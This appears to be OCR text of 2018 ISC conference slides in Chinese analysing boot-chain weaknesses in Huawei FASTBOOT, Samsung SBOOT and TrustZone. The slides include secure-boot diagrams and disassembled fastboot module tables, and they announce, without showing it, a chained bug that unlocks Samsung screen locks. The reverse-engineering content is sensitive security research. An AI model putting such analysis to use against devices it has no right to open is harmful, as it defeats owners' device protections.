
启动链脆弱性分析

闻观行

2018 ISC 互联网安全大会 中国 · 北京
Internet Security Conference 2018 Beijing · China
（原中国互联网安全大会）


启动链脆弱性分析

- Bootloader
  - FASTBOOT/SBOOT
- Trustzone
  - ATF
  - TrustedCore/Kinibi
- vul_Sboot + vul_Kinibi
  - 解三星屏幕锁




Reference: https://blog.quarkslab.com/reverse-engineering-samsung-s6-sboot-part-i.html


Secure Boot


PBL/BootROM
校验加载
ATF/TEEOS
校验加载
Bootloader/BL2
校验加载
Kernel
EL3
EL1

Huawei



PBL/BootROM
ATF/TEEOS
校验加载
校验加载
FASTBOOT
校验加载
Kernel
EL3
EL1

Samsung


PBL/BootROM
校验加载
ATF/TEEOS
SBOOT
Bootloader
校验加载
Kernel
EL3
EL1

Bootloader

Huawei


PBL/BootROM
ATF/TEEOS
校验加载
校验加载
FASTBOOT
校验加载
Kernel
EL3
EL1

Huawei


PBL/BootROM
ATF/TEEOS
校验加载
校验加载
FASTBOOT
校验加载
Kernel
EL3
EL1

FASTBOOT

- start_armboot
  - MODULE_START_BASE

FASTBOOT

- start_armboot
  - MODULE_START_BASE

```
DCQ fastboot_ctrl_prv
DCQ hhee_prv
DCQ gui_prv
DCQ recovery2_switch_prv
DCQ rescue_prv
DCQ ddr_mntnc_prv
DCQ kaslr_prv
DCQ flash_protection_prv
DCQ fastboot_prv
DCQ shutdown_prv
DCQ loadother_prv
DCQ kernel_prv
DCQ recovery_prv
DCQ normalboot_prv
```

```
fastboot_prv    DCQ aFastboot

                DCD 0x84
                DCD 0
                DCQ fastboot_init
```

FASTBOOT

- fastboot_init
  - command_loop

```
fastboot_prv    DCQ aFastboot

                DCD 0x84
                DCD 0
                DCQ fastboot_init
```

```
if (_bootmode == 4) {
  do {
    v8 = usb_poll();
    usb3_reinit(v8);
    bootmode = * (_DWORD * )(_systable + 4);
  }
  while (bootmode == 4);
}
```

FASTBOOT


- start_armboot
  - MODULE_START_BASE

```
DCQ fastboot_ctrl_prv
DCQ hhee_prv
DCQ gui_prv
DCQ recovery2_switch_prv
DCQ rescue_prv
DCQ ddr_mntnc_prv
DCQ kaslr_prv
DCQ flash_protection_prv
DCQ fastboot_prv
DCQ shutdown_prv
DCQ loadother_prv
DCQ kernel_prv
DCQ recovery_prv
DCQ normalboot_prv
```

```
normalboot_prv  DCQ aNormalboot

                DCQ 0x89
                DCQ normalboot_init
                DCQ 0
```


FASTBOOT

- load_kernel



